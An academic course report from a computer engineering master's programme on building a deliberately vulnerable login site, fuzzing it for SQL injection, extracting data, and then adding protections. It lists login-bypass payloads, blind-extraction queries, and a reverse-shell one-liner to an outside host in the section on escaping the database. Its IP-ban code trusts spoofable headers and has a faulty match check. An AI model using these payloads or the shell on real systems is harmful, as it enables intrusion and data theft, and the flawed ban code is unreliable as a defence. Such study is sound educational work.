

UNIVERSITY OF PAVIA

MASTER DEGREE IN COMPUTER ENGINEERING

A.Y 2019/20



Enterprise Digital Infrastructure

Automated detection of SQL Injection vulnerabilities and
database protection techniques

Author

Caronte Gianluca, Fecchio Andrea, Giura Riccardo, Inchingolo
Michele, Mariani Lorenzo, Mono Bill

Contents

1	Introduction	2
1.1	What is an SQL Injection?	2
1.2	Security issues	2
1.3	Main techniques	3
1.4	In-band SQL Injections	3
1.4.1	Error-based SQLi	3
1.4.2	UNION-based SQLi	3
1.5	Blind SQL Injections	4
1.5.1	Boolean-based SQLi	4
1.5.2	Time-based SQLi	4
1.6	Out-of-band SQL Injections	5
2	Vulnerable website	6
2.1	Appearance of UserManager	6
2.2	How the vulnerable website works	7
2.3	Structure of the database	8
3	Web Scraping	9
4	The Fuzzer	10
4.1	The payloads	11
4.2	The output	12
5	Exploiting the vulnerability	13
5.1	Make the payload complies the constrains	13
5.2	Know the system	14
5.3	Database structure	15
5.3.1	How can these tables be useful?	15
5.4	Dump the database	15
5.5	Escape the database	16
6	Security Implementation	17
7	Protection against SQL Injections	18
7.1	Parametrized queries	18
7.2	Stored procedures	18
7.3	Escaping user supplied input	18
7.4	Banning IP	19
7.4.1	First check	20
7.4.2	Second check	21
8	Conclusions	22

1 Introduction

1.1 What is an SQL Injection?

SQL Injections are attacks that fall into the category of code injections, attacks in which malicious code is inserted into a Web Application with the aim of obtaining access to sensitive data and confidentiality informations. SQL Injection is one of the most dangerous attack and also one of the most widespread. For this reason, SQL Injections rank first among the vulnerabilities presented by OWASP. The main victims of this type of attack are all those applications that interact with a backend database. This is because, as highlighted earlier, the attacker tries to obtain sensitive data and usually these data are stored in databases. In particular, this type of attack exploit a condition where user input, such as username and password, is not validated or filtered correctly before it is included into a database query.

1.2 Security issues

The main risk factors of SQL Injections have to do with:

- Confidentiality:as mentioned before, many databases typically contain sensitive data
- Integrity:an attacker could make changes or even delete informations inside the database

It is also important to remember that when an attacker discovers an SQL Injection vulnerability it can be very easy for him to obtain the credentials of all users who use that Web Application. Therefore, there is also a problem associated with authentication.

1.3 Main techniques

There are several techniques with which an attacker can perform an SQL Injection attack. The most used are:

- In-band SQLi
 - Error-based SQLi
 - UNION-based SQLi
- Blind SQLi
 - Boolean-based SQLi
 - Time-based SQLi
- Out-of-band SQLi

1.4 In-band SQL Injections

The term “in-band SQLi” refers to a category of SQLi in which the attacker has the possibility of using the same communication channel both to perform the attack and to obtain responses. Error-based SQLi and UNION-based SQLi belong to this category.

1.4.1 Error-based SQLi

Using this technique the attacker tries to exploit the errors generated by the database server to obtain informations regarding the structure of the database.

1.4.2 UNION-based SQLi

In this technique the attacker uses the UNION operator which allows multiple queries to run simultaneously rather than one. The attacker here must pay attention to the fact that in order to use the UNION operator, the individual queries must satisfy two requirements:

1. Each query must return the same number of columns
2. The data type in each column must be the same in every query

If even one of these requirements is not valid, then the attack is unsuccessful.

1.5 Blind SQL Injections

This technique owes its name to the fact that the attacker is unable to see the result of his attack. Indeed, with this kind of attack there is no data transfer between the attacker and the Web Application. For this reason, a blind SQLi takes more time to be exploited. Even here, as in the case of the in-band SQLi, there are two types of attacks: boolean-based SQLi and time-based SQLi.

1.5.1 Boolean-based SQLi

The boolean-based SQLi, also called content-based SQLi, is a technique in which the attacker sends a query to the database and the application shows a different result depending on whether the response of the query is TRUE or FALSE. Let's consider this example:




Figure 1: Example of boolean-based SQLi.

The correct query allows you to get all columns in a table where id=5. Rather than running the correct query, the attacker sends queries A and B. Query A, since 1 is not equal to 2, will return FALSE and if the application is vulnerable, it will most likely not show anything. At this point the attacker sends query B which, being 1 equal to 1, will return TRUE. If the content of the page changes with respect to the previous case, then the attacker will be able to distinguish the behavior that a query has when it returns FALSE and the behavior that a query has when it returns TRUE.

1.5.2 Time-based SQLi

A time-based SQLi consists in sending a query to the database and evaluating the time it takes to return the response. More precisely, here the attacker inserts into the query a function that from the database perspective, takes a long time. A function of this type can be the sleep() function.

For example, if the attacker inserts 10 as a parameter of the `sleep()` function (so, `sleep(10)`), this means that if the Web Application returns a response in 10 seconds or more, then the Web Application is considered vulnerable. This is because it was the attacker himself who decided to suspend current operations for 10 seconds.

1.6 Out-of-band SQL Injections

This category includes all those SQLi in which, unlike the in-band SQLi, the attacker is unable to use the same communication channel both to perform the attack and to obtain responses. This type of attack often depends on features, such as the server's ability to execute DNS or http requests, which the attacker cannot always control in a simple way. For this reason, the out-of-band SQLi are rarely used. .

For our project we decided to focus on the in-band SQLi. Indeed, among those listed above, they are those that an attacker prefers to exploit vulnerabilities and consequently they are the most used ones.

2 Vulnerable website

First of all, since our aim was to automate the detection of SQLi vulnerabilities, we needed a vulnerable target that we could attack freely. To accomplish this objective, we created a website that we called ‘UserManager’. It consists of two pages:

- a login page with a form for username and password and a submit button.
- a home page (or index) where data is dynamically displayed from the database.

This website works as a management tool for business: an employee of a company can login and see all the employees of his own company and their data, like name, surname and email address.

2.1 Appearance of UserManager




Figure 2: Login page.



Figure 3: Home page.

In Figure 2, Mario Rossi is logged and he can see data of all his colleagues from Ferrero International S.A. that are loaded from the database into an HTML table.

2.2 How the vulnerable website works

In the same folder where the front-end files are, there is a PHP file called `forms.php` to which the login page sends the data when the submit button is clicked. This file works as the server side of the website. Here, the code just checks if the POST parameters are set ('action' – that should be 'login', 'username', 'password'). If everything is correct, the code connects with the database (MySQL) and simply concatenates the user credentials with a predefined SELECT query. Here is where the vulnerability is: the user input is not checked, but it is directly inserted inside the query string, allowing malicious strings to be elaborated and to manipulate the database. If the query is successful, the code returns the data of the user and saves them as session variables. These are useful since they can be used whenever and wherever inside the website as an argument for other PHP functions, like the one that selects all the employees in the home page. If the query fails, the user is just redirected back to the login page.

2.3 Structure of the database




Figure 4: Scheme of the Database.

There are two tables inside our database:

- **Users**, that contains all the employees. Each user has an Id as primary key, an email and password for logging inside the website, and three fields for personal data: name, surname and comp_name, which contains the name of the company of the user.
- **Companies**, composed of 3 fields: Id (primary key), the company name and its VAT.


Thanks to Github Education Pack, we were able to create a Virtual private server with Ubuntu as OS and to obtain a free domain name under .me TLD on Namecheap.com. In our server we did some basic configuration like installing MySQL and PHP. Then we installed nginx as web server. In `/etc/nginx/sites-available/`, we created the configuration file called `ediproject.me` that contains all the information that nginx needs to run the website, like its folder and its index page. When configuration was concluded and the website was reachable through a browser with the IP address of the server, we added a Record Registry of type A in the DNS settings on Namecheap.com that associated our domain name (`ediproject.me`) to the IP of our machine. Now the website was fully operating and reachable from anywhere.

3 Web Scraping

Our goal is to perform SQL injection in the website that we created for the project and that has been previously described. From this moment we think from the attacker point of view that doesn't know anything about the site. So, the first step is to analyse the html code using net tools provided by almost all the browser. Since this point the attacker could every time manually analyse the site, to check changes, or automatize this process building a customized script: this process is called web scraping. This technique consists in analysing web pages, using automatized tools, in order to extract information useful for different purposes, like in our case to know the html structure of a page. So, the attacker could know where the user information are collected and how these information are transferred to the server. Further, since the only resource accessible is the login page, this technique aims also to discover if other pages are involved in the authentication process and in the case exploit them in order to perform the attack. This objective has been reached using two python libraries: **requests** and **beautifulsoup4**. The first allows us to send an HTTP request and then obtain the relative response which contains the html for the requested page. The second is used to analyse this html in order to find some component that could be linked to user credentials. We searched for `<form>` elements that generally are used to collect input data through `<input>` elements. About the `<form>` components we extracted all the attributes, but the most important for our scope were the attributes **method** and **action**. The first indicate what kind of HTTP method will be used when the form is submitted and the second indicate which page will be requested. What we except is that "post" method is used to transfer sensitive data, since it is more secure. So, by this initial scrape we know what page to request at the server and what HTTP method we will have to use. Now remains to be found what payloads must be sent along the request, and for do that we inspected the `<input>` elements inside the form. Regarding these elements we were interested in **name** and **value** attributes. In fact, the first one, is usually linked to the type of data that `<input>` element will collect. So, for example a name attribute which value is "username" or "user", or more general that contains the word "user", is what we are looking for, because almost certainly in that area the user will insert its credentials. The content of value attribute is not useful during the scrape phase but will be important when the attack will be performed, since it consists to insert specific sequence of characters right in its content overwriting it. A default content for the value attribute could be useful for input element of type "hidden". Since these input elements are not editable by the users, so the default value is set by the creator of the page and will be used as session variables useful to perform different actions based on that value. Once the scraping operation is finished all the info collected will be set up in structured data and then used by the fuzzer part of our project.

4 The Fuzzer


Once we had the insecure website under test and our version of the web scraper, the next step for our project work was to obtain a simple and functional tool, in order to evaluate whether a particular web application or website was accessible by ill-intentioned users through SQL Injection attacks. In particular, we put our attention on the possibility for them to bypass a form (like, for example, the one for the login procedure in the insecure website) by inserting malicious entries in one of the fields. The first check we decided to carry out was a simple fuzzer, which could be launched from the command line of a regular Unix system, specifying some arguments:



```
-$ python3 fuzzer.py -u http://mywebapp.com/form -l list.txt -d "user={}"
```

Figure 5: Command line for the first version of the fuzzer.

In this example, we have tested our fuzzer – written in Python 3 – on a web application, identified on the Web by its URL, which is specified within the `-u` argument. We give for sure that any form on the Web is submitted by using a POST request, so that the parameters (in our case, the credentials for access) are passed inside the body of the HTTP message. On the contrary, in the non-probable case the form was submitted with a GET request, the credentials would be directly accessible as the last part of the URL. Credentials are passed using key-value pairs, so we used the `-d` argument to specify the key (“user”), while the value of this parameter was token (one by one) from a list passed within the `-l` parameter, as a text file containing one attempt per line. We initially tried with a brute-force mechanism, in order to “guess” the combination of usernames or e-mail addresses and password for specific websites, but it was really difficult and very expensive in terms of time; so we eventually passed to a SQLi approach. In the final version of the fuzzer, the key-value pair was not indicated with the `-d` parameter, but it was easily automatically retrieved using the Web Scraper. The correct command line, at the end, was this one:



```
user@root:/home/fuzzer/src$ python3 fuzzer.py -u http://ediproject.me -l ../bypass1.txt
```

Figure 6: Command line for the final version of the fuzzer.

The working of the fuzzer is similar to a ill-intentioned user, who tries many entries for the login form, until he finally succeeds in bypassing the login procedure. The main scope was not to do it manually, because the payloads to be tried may be a lot, but to automate this process and discover which payloads could effectively pass the authentication and reach the database.

4.1 The payloads

As we have seen, depending on the coding below the specific web application, several payloads could or could not work, in order to bypass the software logic to access the database: the best choice is to try with many “typical” payloads, which are well-known to be dangerous (or useful, depending on our scope). We have taken the majority of them from a Github repository (<https://github.com/swisskyrepo/PayloadsAllTheThings>), but we decided to add some other lines, which could result as useful. This is a small part of the list (contained in the `bypass1.txt` file):

```
or true --  
" or true --  
' or true --  
' or 1=1 --  
or 1=1 #  
admin') or '1'='1' #  
admin') or 1=1 /*  
...
```

Figure 7: List of payloads.

4.2 The output

The output of the passed command was made visible from the terminal (for ease of use) and presented the entire body of the HTTP response, for each payload in the list. As we expected, in such a way, the results were too confused to give a clear idea of the situation. So, we changed our approach once again: we chose not to visualize the entire HTML response, but only what was effectively seen on the browser, from a human point of view. This was possible by exploiting the “html.parser” Python library. Then we decided to further simplify the outcome of the command: we sent a previous request – with surely wrong credentials, for example “username” and “password” – and registered the size of the HTTP response. By using this simple initial check, we could avoid to explicit the body of the response whenever it would have the same size (or a null size). By the way, the size and the status code of the response were shown for any result, together with the payload used. At the end of the series of requests/responses, some statistics were considered useful to be shown, to determine how many attempts have been made and how many of them gave something interesting (in terms of response size), and the total process time (which obviously may change a lot, depending on various permanent and temporarily factors), computed by using the “time” Python library. Here there is part of an example of outcome:

```
> status 500 -- 0 bytes -- using string: admin')or '1'='1'/*  
RESPONSE: [Nothing interesting]  
> status 302 --- 0 bytes --- using string: admin" -  
RESPONSE: [Nothing interesting]  
> status 302 --- 278 bytes --- using string: 'admin or 1=1#  
RESPONSE: [Some interesting ...results]  
> ...  
> FINAL STATISTICS: 6 interesting responses over 78 tried.  
Total time: 5.10 seconds.
```

In this specific case of use, the results show us that the application under test is vulnerable (and this is the main outcome: only 1 interesting result over one billion would have led us to the same conclusions), and it is surely vulnerable by inserting at least those 6 different payloads. Given that, we went on using our fuzzer tool, to understand how these SQL Injection vulnerabilities could result as a threat for a specific website or web application.

5 Exploiting the vulnerability

Find a working payload in a web application is not enough to fully exploit a SQLi we need to understand it and the system under attack. Once found a SQL-injection vulnerability we must analyse it. If it does not show an output, we are working with a blind SQLi otherwise we need to answer some questions:

- How many columns are selected by original query?
- Which of them are shown and how many rows?
- Does it require a fixed/maximum/minimum number of columns to be successful?
- Have they a type and are casted consequently by the application?
- Can we distinguish between rows and column? If yes how?

Most of these questions are answered by an interactive/brute-force approach and their answer can put constraints on our interrogation. Given a successful payload of the type ' or 1=1; # we can modify it to obtain the data of interest like ' UNION [query];# . To answer the first question [query] could be write like SELECT ' COL_1' adding columns until the web application do not produce errors at this point we have found the exact number of columns. Then the output of the web application could be analysed to find the position of the results in the page, to permit a programmatic reading of the results. With similar approach all the constraints on the vulnerability are identified.

5.1 Make the payload complies the constraints

Different constraints requires different strategy in the following some examples:

- Fixed number of columns
 - If the table we want to interrogate has a minor number of columns missing columns can be filled with empty constant values like `SELECT COLA,COLB,'','' FROM USERS`
 - On the opposite case the query can be divided in two (or more) or `CONCAT()` can be used.
- Output is a row text with no separator between columns and/or rows
 - Introduce constant values between rows and columns like `SELECT COLA,'«»',COLB, '«»' FROM USER`
 - The response will be parsed consequently

- Output is numeric. This is a plausible case because the developer could not sanitize the input thinking that numeric output could not carry important information.
 - This complicate the things (if we don't expect a number) but we can still extract the value of a string using the functions ASCII and SUBSTRING: the first function return the ascii value of a char (or the first char of a string). In combination these allow to extract a string from the database char by char using a numeric value in a query like `SELECT ASCII(SUBSTRING(COLA,1)) FROM USER` to extract the first char of the values in the column COLA (if there are no more char a 0 value is returned).
 - This strategy slows down substantially the interrogation because require a query for each char. It could be speedup, in some cases, comparing the value of a column with a constant.
- Output is Boolean (an element of a web page is shown or not based on the result of the query)
 - A similar approach of previous case can be applied but we need to convert the output to a Boolean value confronting the ascii value with a given one `SELECT ASCII(SUBSTRING(COLA,1))=110 FROM USER`
- No output is given, in this case we can use the SLEEP function
 - `SELECT SLEEP((ascii(SUBSTRING(COLA,1))=110)) FROM USER` if the first char is H the request will requires at least 1 seconds. This approach is the slowest and the more error prone (the delay can be due to other factors it can be made more stable increasing the delay)

5.2 Know the system

In the previous paragraph function some functions are used on the database interrogation, but every RDBMS have its own and understand with which database is important to have working query. Anyway, the presence of a function can be a useful indicator of the RDBMS we are working on and consequently choice the right one to use. Even the operative system use by the target is be very important, if want to escape the database otherwise the importance of this information is negligible.

5.3 Database structure

Each ISO/IEC 9075 standard compliant RDBMS has a schema (INFORMATION_SCHEMA) that contains the metadata: how data is stored, in what table which user are present and their permission. Not all implementations are equal we will focus on MySQL. Some interesting tables of information_schema:

Table name	Short description of the content
COLUMNS	Columns name of each tables and their types
GLOBAL_VARIABLES	Global variables values
PLUGINS	Server plugins installed
ROUTINES	The stored procedure with their code
SCHEMA_PRIVILEGES	The users' permissions in a certain schema
TABLES	Tables name their schemas and types
TRIGGERS	Triggers definitions
USER_PRIVILEGES	Which user can do what (SELECT, INSERT etc.)
VIEWS	Views definition

Figure 8: Scheme of the Database.

Anyway, this schema is not always accessible by the MySQL user, in that unfortunate case the best option is to brute-force the database. That means try a list of commonly used table names and columns (permutation of them or even randomized name) to verify if they exist in the target database.

5.3.1 How can these tables be useful?

COLUMNS and TABLES can be queried to know the schemas, the tables and their structure within the database. With this knowledge it is possible to directly query these tables and obtain their content. Knowing the structure, it's particularly advantageous, when constraints are present, to build proper queries. PLUGINS can be useful to find other access vector to the system like a known vulnerability in a certain plugin version. GLOBAL_VARIABLES can contain reserved information. ROUTINES could be editable by current user but executed also from another with higher privileges, so we can make another user execute a query that we cannot (TRIGGERS could be exploited in a similar way).

5.4 Dump the database

At this point we know exactly how interrogate the database and what query to do for first, and this can be fully automated. To be complete we must say that even the previous phase of constraints discovery can be fully automated

but require a complex development to cover all possibility and being this a work with a single target this cost was exaggerated. To keep the approach more generable possible we defined an interface that take information about the interrogation instead of the query itself. .

```
class BaseQueryExecutor:
    def execute(self, columns, column_types, schema, table):
        """ Execute a query with the given definition
            columns: List[str]
                the columns names
            column_type: List[str]
                the columns types: used to parse the result
            schema: str
                the schema name
            table: str
                the table name
        """
        pass
```

Figure 9: The common interrogation interface.

In this way is possible to keep separated the how from the what interrogation are made. Naturally, the what is defined by the user of this interface and the how by the implementer of this interface. To dump all the content of the database we start interrogating the `information_schema`, which schema is well know a priori, to get the structure of the application defined tables then is possible to extract all.

5.5 **Escape the database**

Extract all database content is already a pretty good result, but in some lucky case we can go even further taking over the entire machine when the web application is hosted. This is possible in different ways but the simplest one is a RDBMS that offers the possibility of execute a shell command, like `xp_cmdshell` procedure of SQL Server and start a shell which output and input are redirect to and from a TCP stream (like `bash -i >& /dev/tcp/10.0.0.1/8080 0>&1` on *nix systems). But this step requires a procedure that usually is disabled by default (or at least requires high permissions) for obvious security reason and that differs significantly by implementation to implementation. And finally, but not less important, to successful escape the database the knowledge of the target OS is needed but this information can be extrapolated in various (simple and more complex) ways.

6 Security Implementation

Repeating the steps that we did for hosting ediproject.me, we created a duplicated website that could resist to SQLi attacks, reachable at secure.ediproject.me. This website is hosted on the same machine of the unsecure version through the creation of another server block inside the server. To implement security, we completely separated the back-end from the front-end creating an API folder made with Slim Framework, that is a small PHP framework that allows to create small but powerful PHP APIs. In this folder, a PHP file is always listening for different calls that need to send data to a specific URI (e.g. <http://secure.ediproject.me/ws/public/index.php/login>). Then, we decided to use a simple but powerful security tool: data filtering through PHP sanitize filters.

Sanitize filters			
List of filters for sanitization			
ID	Name	Flags	Description
<code>FILTER_SANITIZE_EMAIL</code>	"email"		Remove all characters except letters, digits and <code>!#\$%&"*+~?_[]-@.{} </code> .
<code>FILTER_SANITIZE_ENCODED</code>	"encoded"	<code>FILTER_FLAG_STRIP_LOW</code> , <code>FILTER_FLAG_STRIP_HIGH</code> , <code>FILTER_FLAG_STRIP_BACKTICK</code> , <code>FILTER_FLAG_ENCODE_LOW</code> , <code>FILTER_FLAG_ENCODE_HIGH</code>	URL-encode string, optionally strip or encode special characters.
<code>FILTER_SANITIZE_MAGIC_QUOTES</code>	"magic_quotes"		Apply <code>addslashes()</code> .
<code>FILTER_SANITIZE_NUMBER_FLOAT</code>	"number_float"	<code>FILTER_FLAG_ALLOW_FRACTION</code> , <code>FILTER_FLAG_ALLOW_THOUSAND</code> , <code>FILTER_FLAG_ALLOW_SCIENTIFIC</code>	Remove all characters except digits, <code>+-</code> and optionally <code>,eE</code> .
<code>FILTER_SANITIZE_NUMBER_INT</code>	"number_int"		Remove all characters except digits, plus and minus sign.
<code>FILTER_SANITIZE_SPECIAL_CHARS</code>	"special_chars"	<code>FILTER_FLAG_STRIP_LOW</code> , <code>FILTER_FLAG_STRIP_HIGH</code> , <code>FILTER_FLAG_STRIP_BACKTICK</code> , <code>FILTER_FLAG_ENCODE_HIGH</code>	HTML-escape <code>"<>&</code> and characters with ASCII value less than 32, optionally strip or encode other special characters.

Figure 10: PHP official documentation [source: <https://www.php.net/manual/en/filter.filters.sanitize.php>].

These filters are predefined functions of PHP. Their scope is to remove any special character that shouldn't be in a variable, allowing the user input to be 'cleaned' from malicious content and to be normally rejected from the database if the query fails.

7 Protection against SQL Injections

Since SQL Injections represent one of the most dangerous and most common attacks, it is necessary to find solutions to prevent this type of attack. There are many techniques used to prevent an SQL Injection attack. The main ones are: parametrized queries, stored procedures, and escaping user supplied input..

7.1 Parametrized queries

With this type of approach, before passing the parameters to the query, the programmer must define the syntax of the instructions. This coding style allows the database to distinguish between code and data regardless of the input received. This ensures that it is not possible to alter the purpose of a query through external malicious interventions. So if the attacker entered the string `'''1' OR '1' = '1''` as the username, the properly parameterized query would be immune to deception because the query would look for a user name corresponding letter by letter to the same string.

7.2 Stored procedures

Stored procedures require the developer to just build SQL statements with parameters which are automatically parameterized. The difference between parametrized queries and stored procedures is that the SQL code for a stored procedure is defined and stored in the database itself, and then called from the application. .

7.3 Escaping user supplied input

This technique is used to escape user input before putting it in a query. As mentioned before, we used it to make the website secure.

7.4 Banning IP

In our project, in addition to the types of protections explained earlier, we have implemented another type of protection: banning IP addresses which attempt to perform SQL Injections. When there is a user that violate the terms of service of the provider, the server can ban his IP address from accessing the website. It is a technique that is often used to protect the server from various types of attacks, in this case we have decided to use it to protect ourselves from the SQL Injection attacks.




Figure 11: Scheme of the process banning Ip address.

When user access to his personal profile for the provision of a service, first of all he will insert his credentials in his login form, then the login form will send the data to the web server which, by executing a PHP script, will query its database (MySQL). The database only if the credentials match those stored, will reply to the server with the requested data, the web server will locally paginate the response appropriately and send it to the client's browser. The user, as a result of this process, will display a page with information relating to the requested service. This is the standard mechanism but we have seen that this type of mechanism is vulnerable to the attack.

7.4.1 First check

So what we did was first of all create a function that would take the IP address of the user who is trying to access the data, and compare it with each row of the "ban" table that we have created, in which all the IP addresses of the users who have already been banned are stored. If we have a match, it means that the ip address that is trying to access had already been banned then it is not allowed to access, and a popup window message will appear on the screen. If, on the other hand, there is no match, it means that the IP address has not been banned, therefore what is entered in the input field of the form is analyzed.

```
$conn = connectDB();

function getUserIpAddr(){
    if(!empty($_SERVER['HTTP_CLIENT_IP'])){
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    }elseif(!empty($_SERVER['HTTP_X_FORWARDED_FOR'])){
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }else{
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    return $ip;
}

$ip_addr = getUserIpAddr();
```

Figure 12: Function to get user ip address.

7.4.2 Second check

Even if this Ip address is not in the table of already banned Ip addresses, it could still be attempting an attack. So what he wrote in the input field is taken and we make another comparison with the payloads used in the various sql injection attacks, if there is a match this user was attempting an attack, and then the associated ip address is inserted in the "ban" table, and the message "attempted sql injection attack, banned ip address" will appear on the screen. Otherwise, the server will execute the query because the checks have been passed and this ip address has not already been banned and the user is not executing a malicious query.

```
$handle = fopen("bypass1.txt", "r");
if ($handle) {
    trim($test, " ");
    $test = preg_replace('/\s+/', '', $test);

    while (($line = fgets($handle)) != false) {
        trim($line, " ");
        $line = preg_replace('/\s+/', '', $line);

        if(strpos($test,$line) != false){

            $count = $count +1;

        }
    }
}
```

Figure 13: Function that compares what the user has entered in the input and the list of payloads.

8 Conclusions

All this type of the protections are protection that are implementent into the code. But there are others, alternatively, or even better, in addition to the previous techniques. In particular, WAFs (Web Application Firewalls) or IDS/IPS (like Snort) can be used:

- A Web Application Firewall (or WAF) filters, monitors, and blocks HTTP traffic to and from a web application. A WAF is differentiated from a regular firewall in that a WAF is able to filter the content of specific web applications, while regular firewalls serve as a safety gate between servers. By inspecting HTTP traffic, it can prevent attacks stemming from web application security flaws, such as SQL injection.
- SNORT is one of the effective and a popular rule based Network Intrusion Detection System (NIDS) tools to identify intrusion attacks . It is an open-source , and it uses regular expression-based rules for intrusion detection. SNORT is a packet sniffer that monitors network traffic in real time and supports protocols including TCP, UDP, IP. It verifies each packet closely to detect a unsafe payload or suspicious anomalies. When a suspicious behavior is identified, SNORT immediately generates a real-time alert by logging it to the alert file, and/or activating a popup window.

In conclusion, we can say that there are various types of protections, the use of two or more of them combine together can increase a lot the level of the security of the service, but each of these does not guarantee the total security of the service from SQL Injection attacks.